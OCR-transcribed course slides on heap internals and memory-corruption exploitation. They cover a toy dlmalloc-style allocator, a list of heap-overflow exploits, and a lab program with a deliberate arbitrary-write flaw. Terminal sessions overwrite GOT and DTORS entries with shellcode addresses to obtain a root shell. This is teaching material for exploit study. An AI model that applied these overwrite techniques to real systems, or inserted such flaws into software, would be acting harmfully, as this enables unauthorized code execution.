
```
root@slack12:~/class/alloc# !gcc
gcc -o alloc_user alloc_user.c alloc.c
root@slack12:~/class/alloc# ./alloc_user a b
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
dealloc called on 0x804a010
alloc requesting 80 bytes total
alloc found a previously used chunk to use
chunk location = 0x804a000, chunk size = 144
alloc returning 0x804a010 to user
dealloc called on 0x804a010
root@slack12:~/class/alloc#
```

Here we see that alloc() is successfully reclaiming chunks previously allocated. Thus the allocator is avoiding calling brk () more than it has to!

How contrived is this example?

- Not at all. I modeled this after Doug Lea's malloc() basic design. Doug Lea Malloc is the basis for more allocator implementations running on modern versions of Unix/Linux.
- dlmalloc also stores similar chunk meta information in the front of the chunk.
- dlmalloc also maintains linked lists of free chunks to speed up allocation. These are however, much more complicated, and much more efficient
- In general you will see similar implementation themes in most dynamic memory allocator implementations. This is a good one to start with understanding since it will give you an idea of the basics of what is involved here.

Prove it!



Algorithms

The two core elements of the malloc algorithm have remained unchanged since the earliest versions:

Boundary Tags

Chunks of memory carry around with them size information fields both before and after the chunk. This allows for two important capabilities:

- Two bordering unused chunks can be coalesced into one larger chunk. This minimizes the number of unusable small chunks.
- All chunks can be traversed starting from any known chunk in either a forward or backward direction.

an allocated chunk	size/status=inuse
	... user data space ...
	size
a freed chunk	size/status=free
	pointer to next chunk in bin
	pointer to previous chunk in bin
	...unused space ...
	size
an allocated chunk	size/status=inuse
	user data
	size
other chunks	...
wilderness chunk	size/status=free
	....
	size

end of available memory


http://g.oswego.edu/dl/html/malloc.html

Look at the website wise guy. Actually, I highly recommend this if you plan on continuing in improving your exploit voodoo.

Wow that was boring.

Why the hell did we bother learning all of that hideously boring stuff? I don’t care how memory allocators are implemented… seriously…

Heap overflows are the new black



2011-03-21	⬇	-	🕒	RealPlayer <= 14.0.1.633 Heap Overflow Vulnerability	110	windows	Luigi Auriemma
2011-03-11	⬇	-	✓	Linux NTP query client v4.2.6p1 Heap Overflow Vulnerability	209	linux	mr_me
2010-12-16	⬇	-	✓	Exim4 <= 4.69 string_format Function Heap Buffer Overflow	239	linux	metasploit
2010-04-05	⬇	-	✓	Samba lsa_io_trans_names Heap Overflow	74	osX	metasploit
2010-07-14	⬇	-	✓	Samba lsa_io_trans_names Heap Overflow	78	linux	metasploit
2010-11-11	⬇	-	✓	MS03-046 Exchange 2000 XEXCH50 Heap Overflow	79	windows	metasploit
2010-06-15	⬇	-	✓	RealPlayer rmoc3260.dll ActiveX Control Heap Corruption	18	windows	metasploit
2010-04-30	⬇	-	✓	Autodesk IDrop ActiveX Control Heap Memory Corruption	15	windows	metasploit
2010-09-20	⬇	-	✓	VeryPDF PDFView OCX ActiveX OpenPDF Heap Overflow	18	windows	metasploit
2010-07-16	⬇	-	✓	Internet Explorer Daxctle.OCX KeyFrame Method Heap Buffer Overflow Vulnerability	27	windows	metasploit
2010-09-20	⬇	-	✓	BakBone NetVault Remote Heap Overflow	12	windows	metasploit
2010-04-30	⬇	-	✓	CA BrightStor ARCserve Message Engine Heap Overflow	14	windows	metasploit
2010-07-25	⬇	-	✓	Microsoft ASN.1 Library Bitstring Heap Overflow	41	windows	metasploit
2010-04-05	⬇	-	✓	Samba lsa_io_trans_names Heap Overflow	47	solaris	metasploit
2010-04-30	⬇	-	✓	Solaris dtspcd Heap Overflow	55	solaris/sparc	metasploit
2011-03-04	⬇	-	✓	[Portuguese] Heap Spray Attack	557	multiple	f0nt_Drk
2011-02-28	⬇	-	🕒	Nitro PDF Reader 1.4.0 Heap Memory Corruption PoC	186	windows	LiquidWorm
2011-02-26	⬇	⚠	✓	eXPert PDF Reader 4.0 NULL Pointer Dereference and Heap Corruption	172	windows	LiquidWorm
2011-02-14	⬇	-	✓	MS Windows Server 2003 AD Pre-Auth BROWSER ELECTION Remote Heap Overflow	627	windows	Cupidon-3005
2011-01-25	⬇	-	✓	Automated Solutions Modbus/TCP OPC Server Remote Heap Corruption PoC	267	windows	Jeremy Brown

Actually… Heap overflows are:

- Harder to find than stack overflows
- Harder to exploit than stack overflows
- Showing up in a lot of client side exploits these days (browsers, adobe reader, etc…)
- Not going away any time soon. Heap overflows are an ever changing landscape since they are allocator implementation dependent, and the implementation is a moving target.
- More elite than stack overflows. You'll get way more street cred if you publish a heap overflow instead of a stack overflow. Trust me on this one…


Key Point

- We studied all of that tedious allocator implementation stuff because before you exploit a heap overflow, you must understand deeply the inner workings of the allocator.
- Again: Understanding a memory allocator is a prerequisite to exploiting it.
- You don’t want to be one of those lame people that just copies/uses a technique pioneered by someone else without even understanding it.


Corollary Lab

- In many types of exploitation scenarios, you will end up in a situation where you can overwrite 4 arbitrary bytes of memory.
- Given this capability, how do you gain arbitrary execution of code in a vulnerable program?
- What 4 arbitrary bytes will you overwrite, and with what value? Ideas?
- You already know about one suitable target…

Arbwrite.c



```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void main(int argc, char **argv)
{
    unsigned int *ptr1 = *((unsigned int *)(argv[1]));
    unsigned int *ptr2 = *((unsigned int *)(argv[2]));
    printf("ptr1 = 0x%x\n", ptr1);
    printf("ptr2 = 0x%x\n", ptr2);
    printf("argv[3] at = 0x%x\n", &(*argv[3]));
    *ptr1 = ptr2;
    printf("papa legba, hear my call!!!!\n");
    exit(0);
}
```




```
root@slack12:~/class/labs# ./arbwrite `perl -e 'printf "\xef\xbe\xad\xde"'` AAAA BBBB
ptr1 = 0xdeadbeef
ptr2 = 0x41414141
argv[3] at = 0xbffff30e
Segmentation fault (core dumped)
root@slack12:~/class/labs#
```

Global Offset Table

- The Global Offset Table is the analog to the Import Address Table in ELF binaries.
- When you compile a program that depends on shared library functions (like printf) the compiler doesn’t know at compile time what address to call since the shared library function is only added to the process at run time.
- Instead the compiler calls a placeholder value in the global offset table.
- This placeholder value is filled in at run time by the linker.

GOT Investigation




```
root@slack12:~/class/labs# objdump -R arbwrite

arbwrite:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049664 R_386_GLOB_DAT    __gmon_start__
08049674 R_386_JUMP_SLOT   __gmon_start__
08049678 R_386_JUMP_SLOT   __libc_start_main
0804967c R_386_JUMP_SLOT   printf
08049680 R_386_JUMP_SLOT   puts
08049684 R_386_JUMP_SLOT   exit


root@slack12:~/class/labs#
```

- In this example 0x0804967c stores the location where the printf function is placed by the run time linker. In other words, when we call printf we are actually doing call *0x0804967c
- If we overwrite the value stored at 0x0804967c (the address of printf) with the address of shellcode instead. The next time printf is called, our shellcode will instead be executed.

DTORS

- The destructors section (DTORS) is added to GCC compiled binaries.
- Whenever a GCC compiled program exits, it calls any functions registered in the DTORS section of the binary.



```
root@slack12:~/class/labs# objdump -s -j .dtors arbwrite

arbwrite:     file format elf32-i386

Contents of section .dtors:
 8049590 ffffffff 00000000                    ........
root@slack12:~/class/labs# _
```


Other Options

- You still have good ol' trusty return address as a target.
- There are lots of other options for targets you might exploit in order to gain control of execution.
- Feel free to use google to explore the ELF format to try to find other valid targets, bonus points if you do. Look here for starters:

http://www.skyfree.org/linux/references/ELF_Format.pdf

- Take some time to try to exploit arbwrite using one of these options we've discussed.


GOT Ownage



```
root@slack12:~/class/labs# objdump -R arbwrite

arbwrite:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049664 R_386_GLOB_DAT    __gmon_start__
08049674 R_386_JUMP_SLOT   __gmon_start__
08049678 R_386_JUMP_SLOT   __libc_start_main
0804967c R_386_JUMP_SLOT   printf
08049680 R_386_JUMP_SLOT   puts
08049684 R_386_JUMP_SLOT   exit


root@slack12:~/class/labs# ./arbwrite `perl -e 'print "\x80\x96\x04\x08"'` `perl -e 'print "\xf5\xf2\xff\xbf"'` `cat shell.shell
code`
ptr1 = 0x8049680
ptr2 = 0xbffff2f5
argv[3] at = 0xbffff2f5
sh-3.1#
```

- Who chose this method?
- What problems did you run into?
- How did you get around them?

DTORS Ownage



```
root@slack12:~/class/labs# objdump -s -j .dtors arbwrite

arbwrite:     file format elf32-i386

Contents of section .dtors:
 8049590 ffffffff 00000000                    ........
root@slack12:~/class/labs# ./arbwrite `perl -e 'print "\x94\x95\x04\x08"'` `perl -e 'print "\xf5\xf2\xff\xbf"'` `cat shell.shel
code`
ptr1 = 0x8049594
ptr2 = 0xbffff2f5
argv[3] at = 0xbffff2f5
papa legba, hear my call!!!!
sh-3.1# _
```

- Who chose this method?
- What problems did you run into?
- How did you get around them?

